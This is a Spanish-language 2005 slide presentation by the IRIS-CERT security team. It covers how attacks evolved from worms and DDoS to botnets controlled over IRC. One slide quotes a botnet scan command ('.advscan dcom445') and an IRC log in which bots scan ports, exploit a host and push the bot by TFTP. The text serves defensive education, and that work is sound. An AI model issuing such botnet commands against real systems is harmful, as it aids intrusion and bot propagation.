¿Estamos seguros en Internet ?

Francisco Jesús Monserrat Coll

IRIS-CERT. RedIRIS . Red.es

UPSA . 15 Noviembre 2005

Indice:

- IRIS-CERT, el grupo de seguridad de RedIRIS
- Evolución de los ataques de seguridad
- Ultimas tendencias

RedIRIS - Red Académica y de Investigación Española -

- Proporciona infraestructura de red y servicios complementarios a la comunidad académica y de investigación española
- Establecida en 1991
- Financiada por el Plan Nacional de I+D+I

Integrada como un departamento con autonomía e identidad propia en el seno de la Entidad Pública Empresarial Red.es

En la actualidad conecta a 233 centros (Universidades, centros públicos de investigación, etc.)


http://www.red.es

Organismo público español encargado del fomento de la sociedad de la información.


- **Reciente creación**
- **Agrupa a diversos servicios públicos relacionados con Internet**
  - Registo NIC para España.
  - Administración Electrónica
  - Alertas de seguridad http://www.alertaantivirus.es
  - Fomento de Internet (todos.es, Internet Rural, ...
  - RedIRIS

RedIRIS - Red Troncal -

- Un punto de presencia en cada Comunidad autónomona.
- La gestión a partir de este punto corresponde a cada una de las instituciones



Redes Académicas en Europa



Organización similar en otros países europeos:

- Una red nacional de I+D
- Interconexión de las distintas redes regionales entre si. (Geant)
- Conexión de esta red paneuropea a Internet2 y otras redes de investigación.
- Acuerdos adicionales de conexión de cada red con Carrier y proveedores nacionales.

RedIRIS – Servicios

Además de la interconexión y acceso a Internet RedIRIS proporciona diversos servicios a la comunidad científica:

- Coordinación de servicios de Internet
- Celebración de reuniones técnicas con los responsables de las Universidades y Organismos conectados
- Presencia en proyectos Internacionales
- Soporte a grupos de Investigación: listas de correo electrónico, espacio WWW, etc.
- Coordinación de incidentes de seguridad

IRIS-CERT (I)

http://www.rediris.es/cert

- Equipo de atención de incidentes de seguridad de la Red Académica y de Investigación Española (CERT/CSIRT/IRT)
  - Creado en 1995
  - 4 personas dependiendo de un coordinador técnico

Ámbito de actuación (*constituency*)

- Servicio completo ⇨ Instituciones conectadas a RedIRIS (AS766)
- Servicio limitado ⇨ dominio .es
  - gestión de incidentes y coordinación con otros equipos de seguridad

IRIS-CERT – Servicios Proporcionados (I) -

- Servicios Reactivos
  - *Análisis Forense (sin repercusiones legales)*
  - *Soporte en la Respuesta de Incidentes*
  - *Coordinación con otros equipos de seguridad ⇨ dominio .es*
- Servicios Proactivos
  - Observación de tendencias
  - Mantenimiento de herramientas y documentación (WWW/FTP)
  - Enlaces a sitios relevantes de seguridad, otras listas de seguridad y grupos de noticias (en WWW)

IRIS-CERT Actividades

- Detección temprana de ataques:
  - Sistemas Trampa para detectar nuevos patrones de ataques
  - Monitorización de tráfico
- Coordinación de seguridad
  - Con las instituciones conectadas a RedIRIS
  - Con los ISP Españoles
  - Grupos de Seguridad internacionales

Otros servicios y Grupos de Trabajo


- Gestión y mantenimiento de un Servidor de Claves Públicas PGP ➪ servicio público
  - http://www.rediris.es/keyserver/
- Infraestructura de Clave Pública para la Comunidad RedIRIS (RedIRIS-PKI) ➪ servicio restringido a la comunidad RedIRIS
  - http://www.rediris.es/pki/

- IRIS-CERT puede actuar como punto de contacto entre las instituciones afiliadas y las Fuerzas de Seguridad del Estado
  - Sólo asesoramiento técnico

Relación con la comunidad

- Autoridad compartida
- Es obligatorio disponer de al menos un punto de contacto de seguridad por cada institución afiliada a RedIRIS (servicio completo)
  - Dado por el PER (**P**unto de **E**nlace con **R**edIRIS)
  - Se suscriben a la lista de coordinación de seguridad (IRIS-CERT)
  - Mantenimiento de información de contacto en BBDD interna (LDAP)
- No es obligatorio este punto de contacto para las instituciones con servicio limitado

Evolución de los incidentes de seguridad



Sigue aumentando el número de incidentes reportados cada año.

- Cambios en los procedimientos hacen que el número de equipos atacados sea mayor.
- Modificaciones en la tendencia del tipo de objetivo: usuario final.
- Medidas de detección temprana evitan propagación de algunos tipos de ataques.
- Mediciones de ataques (escaneos indican mas de 50 ataques/día para una red de 16 equipos)

Evolución de los ataques en Internet

Intrusiones típicas

Los equipos de Universidades eran objetivo de los ataques

- Conectados 24x7 Internet
- Mejores prestaciones que las de un usuario domestico
- Escasas medidas de seguridad

Técnicas:

- Equipos sin actualizar
- Configuraciones típicas vulnerables
- Contraseñas inseguras

A partir de 2000 los servidores principales dejan de ser el objetivo preferente de los ataques

Fases de Un ataque

1. Acceso

- Mediante un fallo de seguridad el atacante consigue entrar al sistema
  - Empleo de fallos locales para acceder como administrador

2.Consolidación

- Eliminar las pruebas del ataque
- Instalación de herramientas “rootkit”
  - Ocultar las acciones (ficheros, procesos, etc del atacante)
  - Permitir nuevos accesos de una forma fácil

3. Uso

- Empleo del sistema para diversos fines

Reaparecen los “Gusanos Informáticos” y DDOS

- 1989: “El gusano de Morris”.
- Diversos gusanos de propagación automática: li0n, ramen,sadmind,
  - Inicialmente debidos a vulnerabilidades en diversos programas de equipos Linux.
  - Inicialmente con escasa “carga dañina” , surgen diversas variedades
  - Problemas de saturación en algunas redes académicas
  - Surgen versiones “multiplataforma” , como sadmind

Gusanos

Gusano:

- Programa con facilidades para autoduplicarse y autotransmitirse , empleando sobre todo redes
  - No modifica otros programas (virus)
  - No cambia
  - Funcionalidades limitadas
- Fueron descritos de forma teórica en 1992 (ACM)

En 1988 un gusano (Morris) provoco la creación de los primeros grupos de seguridad (CERT/CC) tras infectar 6000 equipos

Denegación de Servicio

Ataques de Denegación de Servicio.

- El Objetivo del ataque no es ni el acceso a un sistema informático ni el robo de información sino la denegación de servicio.
- Para que el ataque tenga éxito el atacante debe generar más tráfico de la que puede procesar el atacado.
- Mediante la distribución (varios equipos simultáneamente) los atacantes consiguen colapsar a la víctima.
- Este año aparecen diversas herramientas que son empleadas para atacar portales famosos: ebay, yahoo, cnn.

- Perdidas millonarias (seguros, credibilidad)

Primeros gusanos en Windows

- CodeRed, nimda
- Problemas de seguridad en la instalación por defecto del servidor IIS contenido en Windows NT 4
- Escasa cultura de actualización y actualización de equipos
- CodeRed: Propagación sin la instalación de binarios ni compromiso del equipo
- Nimda: Explotación de diversos fallos de seguridad, dejando puertas abiertas a ataques posteriores.
- Problemas de saturación en algunas redes comerciales
- Ambos gusanos destinados sobre todo a servidores

Problemas de seguridad en usuarios finales.

- Escasa repercusión de vulnerabilidades importantes en servidores.
  - Los equipos son actualizados con más frecuencia.
  - Detección temprana de los ataques.
  - Mayor concienciación de los problemas de seguridad en las instalaciones.
- Diversas vulnerabilidades en programas de correo electrónico ayudan a la propagación del gusanos.
  - Colapso de servidores de correo electrónico.
  - Saturación de redes

Gusanos de propagación masiva.

- Surgen diversos gusanos en servicios usados frecuentemente por usuarios finales:
  - Ms-sql : slammer, sqlnake ,etc.
  - NetBios: Blaster, nachi, etc.
- Microsoft había desarrollado parches para solucionar la vulnerabilidad, pero gran parte de los usuarios domésticos no los habían aplicado.
- Gran velocidad de propagación:
  - Infección de equipos mientras se actualiza
  - Saturación en algunas redes

Año 2004

Se confirma la tendencia al ataque a plataformas comunes y usuarios domésticos:

- Aumento del ancho de banda y prestaciones de equipos conectados permanentemente.
- Baja protección de estos equipos.
- Imposibilidad de los grandes proveedores de realizar acciones preventivas
- Modificaciones diarias del código de gusanos y ataques
  - Phatbot, agobot, etc.
- Proliferación de las “botnets” , redes de equipos atacados.
- Uso para acciones ilegales de estos equipos atacados.

Año 2005

¿Qué nos hemos encontrado en 2005 ?

- Bots, gusanos, virus
- Contraseñas débiles
- Ataques a servidores WWW
- Falsificación de empresas

Botnet

Botnet:

- Redes de equipos comprometidos (bots) controlados desde un equipo central , empleando frecuentemente protocolos como IRC para controlar los equipos.
- Gusanos propagados por correo-e con instalación de puertas falsas.
- Refinamiento de botnet
  - Control remoto
  - Escaneo y propagación en otras redes.
  - Encriptación de canales y binarios
  - Empleo de DNS para la redirección de los ataques

Bots & Zombies

Bot::

- Inicialmente del termino “robot”, se aplicaba a trozos de código que simulaban una identidad
  - Control de canales en IRC
  - Simulación de jugadores en juegos multijugador.
- Su definición se generaliza a programas “sirvientes” , que realizan determinadas acciones en base comandos emitidos desde el controlador.

Zombies:

- Máquinas comprometidas usadas en DDOS (año 2000)

A partir de 2003 se generaliza el termino botnet (red de bots) para describir las redes de equipos comprometidos controlados por un canal de IRC

Bot e IRC

- Empleado inicialmente solamente para compartir información entre los grupos de atacantes
- Hasta el 2002 era frecuente el compromiso de equipos Unix/Linux para la instalación de servidores de IRC privados y proxies
- Debido a que todas las conexiones provienen del servidor no es posible observando el tráfico de un equipo comprometido descubrir desde donde se conecta el atacante.
- Su uso muy extendido en algunas comunidades impide el filtrado del trafico hacia estos servidores.
  - Si se filtra el 6667, ¿por qué no emplear el 80 ?
- Protocolo fácil de depurar
- Modificaciones en los servidores para ocultar información (número de equipos, direcciones de conexión, etc).

Construcción de bots

“Unión de esfuerzos” entre escritores de Gusanos y Bots.

- Misma traza de ataque.
- Los gusanos dejan puertas abiertas que después son empleadas para ampliar las botnet
- Empleo de vulnerabilidades existentes en código de gusanos y puertas falsas.

Existencia del código fuente de estos bots , hace muy fácil la actualización y modificación de los mismos.

El empleo de técnicas de compresión y encriptación en los binarios hacen difícil el uso de Antivirus como herramienta de detección de los binarios.

Bots

- Escaneo de diversas vulnerabilidades
  - Servicios de sistemas operativos: DCOM (135/TCP), DS (445/TCP), MS-SQL (1443)
  - Puertas traseras existentes: (Remote admin (6129/TCP), Agobot (3127/TCP).
- Acceso a recursos compartidos (discos e impresoras)
  - Ataques de fuerza bruta contra claves vulnerables
  - Permiten habilitar//desabilitar estos servicios
- Pueden funcionar como proxy (HTTP, socks)
- Pueden actualizarse y ejecutar programas
- Recogida de información
  - Pulsaciones de teclado
  - Claves de acceso a distintos servicios y licencias.
- Empleo para otros servicios


El gran bazar

Según indican diversas fuentes existe un floreciente mercado de compra de estos equipos.

- Intercambio de herramientas y ataques
- Compra/venta de equipos comprometidos (¿50$ la docena ?) .
  - Para la difusión de SPAM
  - Ataque a otros sistemas
  - Falsificación de mensajes de banca electrónica.
- Extorsión a sitios de comercio electrónico:
  - Denegación de servicio contra sistemas de comercio y/o juegos on-line
  - Robo de información bancaria

Inicio de una Botnet

Compromiso vía botnet




Inicialmente:

Se dispone de un equipo comprometido conectado a un servidor IRC

El atacante se conecta al canal IRC donde esta su bot y parece en principio como otro usuario más del canal.


Compromiso vía botnet (I)

.advscan dcom445 50 0



1)Vía IRC el atacante cambia el titulo o "topic" del canal para que los bots / zombies empiecen a atacar.


Compromiso vía botnet (II)



1)Vía IRC el atacante cambia el titulo o "topic" del canal para que los bots / zombies empiecen a atacar.

2)El bot lanza el ataque contra un sistema vulnerable , generalmente el ataque genera una shell sobre la cual se lanza un fichero ".bat"

Compromiso vía botnet (III)




1)Vía IRC el atacante cambia el titulo o “topic” del canal para que los bots / zombies empiecen a atacar.

2)El bot lanza el ataque contra un sistema vulnerable , generalmente el ataque genera una shell sobre la cual se lanza un fichero “.bat”

3)La víctima descarga vía TFTP el programa del bot en el equipo comprometido.

Compromiso vía botnet (IV)



1)Vía IRC el atacante cambia el titulo o “topic” del canal para que los bots / zombies empiecen a atacar.

2)El bot lanza el ataque contra un sistema vulnerable , generalmente el ataque genera una shell sobre la cual se lanza un fichero “.bat”

3)La víctima descarga vía TFTP el programa del bot en el equipo comprometido.

4)La máquina víctima se conecta al servidor de IRC y siguen los ataques.

Log de IRC

^C6^B<^O^C2GRC|82114^C6^B>^O [SCAN]: Random Port Scan started on 195.251.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C12***^C02 ^C2topic: djms pone:^O .advscan dcom445 50 5 0 -r -b

^C6^B<^O^C2USA|55005^C6^B>^O [SCAN]: Random Port Scan started on 195.251.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C6^B<^O^C2FRA|77713^C6^B>^O [SCAN]: Random Port Scan started on 81.185.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C12***^C02^C10 GBR|41449 ^C12(^C10 hyxct^C12@^C103C8459D9.707A940D.6CBAA17A.IP ^C12)^C10 entra [12:33]

^C12***^C02^C10 USA|97640 ^C12(^C10 auniwc^C12@^C10612B053.DAD9D843.77BAA24E.IP ^C12)^C10 entra [12:33]

^C6^B<^O^C2GRC|40135^C6^B>^O [SCAN]: Random Port Scan started on 195.251.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C6^B<^O^C2USA|97640^C6^B>^O [SCAN]: Random Port Scan started on 10.44.x.x:445 with a delay of 5 seconds for 0 minutes using 50 threads.

^C6^B<^O^C2GBR|41449^C6^B>^O [SCAN]: Failed to start scan thread, error: <8>.

.....

6^B<^O^C2USA|11221^C6^B>^O [SCAN]: Random Port Scan started on 10.44.x.x:445 with a delay of 5 seconds for 0 minutes using 50 threads.

^C6^B<^O^C2USA|81805^C6^B>^O [Dcom445]: Exploiting IP: 195.251.253.73.

^C6^B<^O^C2USA|81805^C6^B>^O [TFTP]: File transfer complete to IP: 195.251.253.73 (C:\WINNT\System32\vpc.exe).

^C12***^C02^C10 USA|84454 ^C12(^C10 leafz^C12@^C10E380DED.445CCCD1.77BAA24E.IP ^C12)^C10 entra [12:35]

^C12***^C02^C10 RUS|28197 ^C12(^C10 znqptr^C12@^C103DE260EE.74FA6033.2EE975C8.IP ^C12)^C10 entra [12:35]

^C6^B<^O^C2USA|84454^C6^B>^O [SCAN]: Random Port Scan started on 195.352.x.x:445 with a delay of 5 seconds for 0 minutes using 50 thread

.....

¿Cómo sabe un bot donde encontrar su servidor de IRC ?

- Dominios de tercer nivel gratuitos, ej dyndns, freedns,etc
- Dominios de segundo nivel con TTL muy cortos (1 hora=; .biz, .info

El atacante solo tiene que conseguir un equipo comprometido donde "plantar" el servidor de IRC de control.

En caso de eliminación del servidor de control el atacante solo tiene tiene que buscar otro equipo y cambiar el DNS.

Técnica empleada también para:

- Falsificacion de servidores WWW en incidencias de SPAM y falsificación de mensajes
- Muchas veces los equipos comprometidos solo actuan de ""proxies" .


Ataques a usuarios finales

Principal objetivo de los atacantes.

- Equipos sin protecciones
- Escaso interés por la información del usuario, aunque es común:
  - Obtención de licencias de software instalados
  - Obtención de números de tarjetas de crédito, claves de bancos,etc.
  - Posibilidad de obtener claves de conexión a los sistemas, correo electrónico, etc.
- Por lo general los usuarios finales son empleados como puente a la hora de lanzar ataques a otros sistemas.

¿Cuantos ataques recibe un equipo ?

- Análisis de tráfico en el troncal de RedIRIS
- Solamente intentos de conexión al puerto 445/TCP



- 20.000 conexiones minuto ~ 1 conexión máquina/hora

Ataques a Empresas

Por el entorno en el que trabaja IRIS-CERT no son muy frecuentes los ataques contra entidades conectadas a RedIRIS:

- Denegaciones de Servicio, por motivos políticos.
- Cambios de páginas WWW
- Intentos de obtención de claves de acceso de usuarios.

Aunque internacionalmente:

- Denegaciones de Servicio/ chantajes
- Acceso a servicios de comercio electrónico para la obtención de información.
  - No solo grandes “proveedores”
- Obtención de información

Palabras de acceso vulnerables

